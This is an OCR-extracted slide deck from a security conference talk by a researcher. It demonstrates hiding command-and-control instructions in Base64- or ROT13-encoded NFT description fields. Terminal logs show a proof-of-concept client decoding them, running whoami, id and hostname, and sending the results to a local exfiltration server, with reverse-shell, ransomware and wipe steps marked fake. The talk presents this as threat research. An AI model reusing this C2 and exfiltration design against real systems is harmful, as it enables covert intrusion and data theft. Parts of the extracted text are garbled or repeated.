

→ ruby mFT.rb --execute "0xd838b011c90643b6623393a94405a5e3c199b1fc", "1"

04/04/24 - 4:44 PM

```

  _____
 |_____|  __|  __|  ____|  |||  |____|  |__|  |  |____|  |____|  |____|  |____| | |
 |_____|  __|  |||  |____|  |||  |  _|  .  |__|  |  --|  ||  -_|  |  |____|
 |||  |____|  |____|  |____|  |____|  |____|  |____|  |____|  |____|
                                     mFT - Client v0.01 - Mauro Eldritch

```

Execution report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Attempting to decode Description...

Encoding: Base64 detected.

[🔗] Using http://localhost:4444/ as a target data exfiltration service.

[🔧] Running custom code:

>whoami: mauroeldritch

>id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

>hostname: Ephedra.local

[ID] Hostname: Ephedra.local.

[ID] IP Address: 192.168.1.3.

[📧] Attempting exfiltration to http://localhost:4444/...

[📧] Received HTTP Response Code 200.

[🖥️] [FAKE] Reverse Shell Opened.

[🔒] [FAKE] Encryption cycle started. Ransom note created.

[🧹] [FAKE] Filesystem wiped.

-/Projects/mFT (main +)

MFT:

MALICIOUS FUNGIBLE TOKENS


Mauro Eldritch @ Quetzal Team

Mauro Eldritch

- Uruguayan/Argentinian Hacker.
- Speaker: DEF CON (x10), EC-COUNCIL Hacker Halted (x2), DevFest Siberia & others (40+).

Bitso Quetzal Team

- First Web3 Threat Research Team in LATAM.
- Focused on APTs and State-Sponsored Threats.
- **Bitso.com**





INTRO

In this talk we'll experiment with using NFTs as *immortal* C2 servers.

We won't damage anything/anyone.

I won't sell you any NFTs. I'm here to unleash chaos for free.

This talk is the spiritual successor of "*Everything is a C2... if you're brave enough*" (DEF CON 29 Adversary Village)





Leopoldo
Guest (Threat) Actor

01

NFTS, C2 SERVERS & GOLDEN RETRIEVERS

When you let an intrusive shower thought turn into a technical talk


02

MALICIOUS FUNGIBLE TOKENS

In the internet nobody knows you are a dog...

... with malicious intentions

NFTS, C2 SERVERS & GOLDEN RETRIEVERS





Yeah, I'm into NFTs

Noses

Feets

Teefs






NFTS




NON FUNGIBLE TOKENS

- ERC-721 (2017) & ERC-1155 (2018).
- On-Chain:
 - All information is stored on the blockchain.
 - Higher gas fees.
 - Permanent.
- Off-Chain:
 - Basic information (contract) is stored on the blockchain.
 - Metadata is stored elsewhere, sometimes decentralized.
 - Lower gas fees.
 - *Resilient*, but not permanent.




C2 SERVERS




COMMAND & CONTROL SERVERS

- Infrastructure used to relay instructions to malicious software.
- Limited durability:
 - Banned by their own providers (VPS, Registrar, etc).
 - Blacklisted by SOC's and security providers.
 - Messed with / taken down by Hunters.



IMMORTAL C2 SERVERS



A MALICIOUS SHOWER THOUGHT

- Blockchain backed assets are *permanent*. Can't be banned, just *flagged*.
- NFTs are blockchain backed assets.
- NFTs can store extra information:
 - Image
 - Name
 - Description
 - Traits
- So what if instead of minting ugly monkeys, punks or pixels... we mint a malicious golden retrievers army?

OPENSEA NFTS

OPENSEA

Most popular NFTs market.
Probably whitelisted by most Web3 companies.
All traffic would hit OpenSea's API.




OFF-CHAIN

NFTs are partially stored on-chain.
Metadata is stored on *decentralized* filesystems.


DECENTRALIZED METADATA

Arweave [ar://]
Interplanetary File System (IPFS) [ipfs://]
FileCoin



FILE PROCESSING

Images are converted to AVIF format.
Original files are still stored in a decentralized way.




ON-CHAIN VS OFF-CHAIN



WHY NOT GO FULLY ON-CHAIN?

- The easy route.
- Very similar to another discovery called "Etherhiding" (Guardio Labs).
- ClearFake campaign: abusing BSC Binance Smart Chain to deploy code associated with Redline, Lumma and Amadey stealers.

MALICIOUS FUNGIBLE TOKENS




MALICIOUS FUNGIBLE TOKENS



CHAOS COOKBOOK

- Malicious tokens with C2 instructions.
- Custom malware.
- Custom exfiltration server.



SUSPECTS LINEUP

4 items



Initial Access Barker
Malicious Fungible Tokens



Ransom Retriever
Malicious Fungible Tokens



Treat Actor
Malicious Fungible Tokens



Golden Locker
Malicious Fungible Tokens

OUR MALWARE

[illegible]

```



```


ruby Exfil.rb ~/P/mFT

mFT - Web3 C2 Server v0.01 - Mauro Eldritch

[2024-04-04 16:42:33] INFO WEBrick 1.8.1
[2024-04-04 16:42:33] INFO ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-04 16:42:33] INFO WEBrick::HTTPServer#start: pid=28682 port=4444
New exfil from 127.0.0.1
[✓] whoami: mauroeldritch | 4
[✓] id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_apps
erverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(
_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ss
h),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)
[✓] hostname: Ephedra.local
04/04/24 - 2:54 PM
[ID] Hostname: Ephedra.local.
[ID] IP Address: 192.168.1.3.
[ID] Attempting exfiltration to http://localhost:4444/...

127.0.0.1 - - [04/Apr/2024:16:43:50 -0300] "POST / HTTP/1.1" 200 - 0.0008
127.0.0.1 - - [04/Apr/2024:16:43:50 -03] "POST / HTTP/1.1" 200 0
- -> /


TESTING COMMON FIELDS



TREAT ACTOR

- Description field: ***r13lnKOsLJExpzImpm1bqUEjBv8ioT9wLJkbo3A0BwD0AQDiWzAiMTH9q2uiLJ1cB2yxWzSwqTyioaZ9nJDfMKuznJj=***
- Encoding: Base64 + ROT13
- Decoded: **ip_address**=<http://localhost:4444/> **&code**=whoami;id
&actions=id,exfil
- Notes: **Not** detected by CyberChef Magic Recipe (Depth: 10).

TESTING COMMON FIELDS



GOLDEN LOCKER

- Description field: **b64***laXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1pO2lkO2hvc3RuYW11JmFjdGlvbnM9aWQsZXhmaWwsc2h1bGwsZW5jcn1wdCx3aXB1*
- Encoding: Base64
- Decoded: **ip_address**=http://localhost:4444/ **&code**=whoami;id;hostname
&actions=id,exfil,shell,encrypt,wipe
- Notes: **Not** detected by CyberChef Magic Recipe (Depth: 10).

ABUSING COMMON FIELDS

```

  ____  ____  ____
 |  _ \|  _ \|  _ \| | | | | | |
 | |_) | |_) | |_) |
 |  _ \|  _ \|  _ \|
 | |_) | |_) | |_) |
 |  _ \|  _ \|  _ \|

mFT - Client v0.01 - Mauro Eldritch

NFTs for 0x942773F094f0C170AB8835e28f9B0b0b223e043A:
Blockchain: ethereum.

+-----+-----+-----+-----+-----+
| Name           | Collection           | Description           | Contract              | Identifier |
+-----+-----+-----+-----+-----+
| Initial Access Barker | malicious-fungible-tokens | Welcome to ... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 4 | |
| Ransom Retriever     | malicious-fungible-tokens | b64|aXBfYWR... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 3 |
| Treat Actor          | malicious-fungible-tokens | r13|nK0sLJE... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 2 |
| Golden Locker         | malicious-fungible-tokens | b64|aXBfYWR... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 1 |
+-----+-----+-----+-----+-----+

~/Projects/mFT · (main ±)
→ 
04/04/24 - 2:54 PM

```

ABUSING COMMON FIELDS

```
ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc","1"

Report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

+-----+-----+-----+-----+
| Name           | Collection           | Description                                                                 | Flagged? |
+-----+-----+-----+-----+
| Golden Locker  | malicious-fungible-tokens | b64laXBFYWRkcWVzc2l0dHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p02lk02hvc3RuYW1lJmFjdGlvbnM9aWQsZXhmaWwsc2h1bGwsZW5jcnlwdCx3aXB1 | false   |
+-----+-----+-----+-----+

[*] Image URL: https://ipfs.io/ipfs/bafybeiejgvdkm37pf3lwpjfwzhftjkp7t7ikusbyczmllov5maqbciefyu/1
[*] Metadata URL: https://ipfs.io/ipfs/bafybeiecd45afhbxxmmvwlhtzrx3gt47tqhfwfh5b2yelsnhmhzmormbs4lm/1

~/Projects/mFT · (main ±)
→
```


ABUSING COMMON FIELDS

```
→ ruby mFT.rb --decode "0xd838b011c90643b6623393a94405a5e3c199b1fc","1" 04/04/24 - 4:45 PM

      _____
     |         | | | | | | | | | | | | | | | | | | | | | |
     |         | | | | | | | | | | | | | | | | | | | | | |
     |         | | | | | | | | | | | | | | | | | | | | | |

                                mFT - Client v0.01 - Mauro Eldritch

Report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Attempting to decode Description...
Encoding: Base64 detected.
+-----+-----+
| Name           | Decoded description |
+-----+-----+
| Golden Locker | ip_address=http://localhost:4444/&code=whoami;... |
+-----+-----+

💡 Action plan:

🔗 Will use http://localhost:4444/ as a target exfiltration Server.
🔧 Will attempt to run the code below:
    whoami
    id
    hostname
🆔 Will attempt to uniquely identify the host.
📡 Will attempt to exfiltrate data to target host.
🔌 Will attempt to open a reverse shell against target host.
🔒 Will attempt to encrypt data from infected host.
🧹 Will attempt to wipe data from infected host.

~/Projects/mFT · (main ±)
```


ABUSING COMMON FIELDS

```

~$1 ~ -P/mFT
→ ruby mFT.rb --execute "0xd838b011c90643b6623393a94405a5e3c199b1fc","1" 04/04/24 - 4:44 PM

      _ _ _ _ _ 
     |   |   |   |   |   |   |   |   |   |   |   |   |
    |___|___|___|___|___|___|___|___|___|___|___|___|
           |       |       |       |       |       |
          mFT - Client v0.01 - Mauro Eldritch

Execution report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Attempting to decode Description...
Encoding: Base64 detected.
[🔴] Using http://localhost:4444/ as a target data exfiltration server.
[🔵] Running custom code:
>whoami: mauroeldritch

        >id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserve
radm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharin
g),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

        >hostname: Ephedra.local

[ID] Hostname: Ephedra.local.
[ID] IP Address: 192.168.1.3.
[📡] Attempting exfiltration to http://localhost:4444/...
[📡] Received HTTP Response Code 200.
[💻] [FAKE] Reverse Shell Opened.
[🔒] [FAKE] Encryption cycle started. Ransom note created.
[🗑️] [FAKE] Filesystem wiped.

~/Projects/mFT · (main ±)
→ 04/04/24 - 4:44 PM


```

ABUSING COMMON FIELDS

```
mFT - Web3 C2 Server v0.01 - Mauro Eldritch
```

```
[2024-04-04 16:42:33] INFO WEBrick 1.8.1  
[2024-04-04 16:42:33] INFO ruby 3.1.4 (2023-03-30) [arm64-darwin23]  
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBrick  
[2024-04-04 16:42:33] INFO WEBrick::HTTPServer#start: pid=26862 port=4444  
New exfil from 127.0.0.1  
[✓] whoami: mauroeldritch  
  
[✓] id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)  
  
[✓] hostname: Ephedra.local  
  
[ID] Hostname: Ephedra.local.  
[ID] IP Address: 192.168.1.3.  
[📡] Attempting exfiltration to http://localhost:4444/...  
  
127.0.0.1 - - [04/Apr/2024:16:43:50 -0300] "POST / HTTP/1.1" 200 - 0.0008  
127.0.0.1 - - [04/Apr/2024:16:43:50 -03] "POST / HTTP/1.1" 200 0  
-> /
```

ABUSING COMMON FIELDS



```
~/Projects/mFT - (main *)
-

04/15/24 - 9:08 PM

~/Projects/mFT - (main *)
- ruby Exfil.rb

[2024-04-15 21:05:13] INFO  WEBBrick 1.8.1
[2024-04-15 21:05:13] INFO  ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBBrick
[2024-04-15 21:05:13] INFO  WEBBrick::HTTPServer#start: pid=15157 port=4444
```

TESTING STEGANOGRAPHY



RANSOM RETRIEVER

- Message: @mauroeldritch-was-here
- Method: LSB (Least Significant Bit)
- Location: b1,rgb,lsb,xy
- Notes: Present on raw (original) file but not on the AVIF converted one. Still, both files are distributed to decentralized IPFS servers.

TESTING STEGANOGRAPHY

```

❯ ruby mFT.rb --info " ~/P/mFT

```

```

❯ ruby mFT.rb --info " ~/P/mFT

```

```
~/Projects/mFT · (main ±)
→ ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc", "3"
```

```
~/Projects/mFT · (main ±)
→ ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc", "3" 04/15/24 - 6:12 PM
```

```
~/Projects/mFT · (main ±)
→ ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc", "3" 04/15/24 - 6:12 PM
```


Report for NFT 3 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Report for NFT 3 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

```
[*] Image URL: https://ipfs.io/ipfs/bafybeib7cy7jmd54tyyjfusnyraonitup7vdaac37oxjla1menoq2kmggi/3
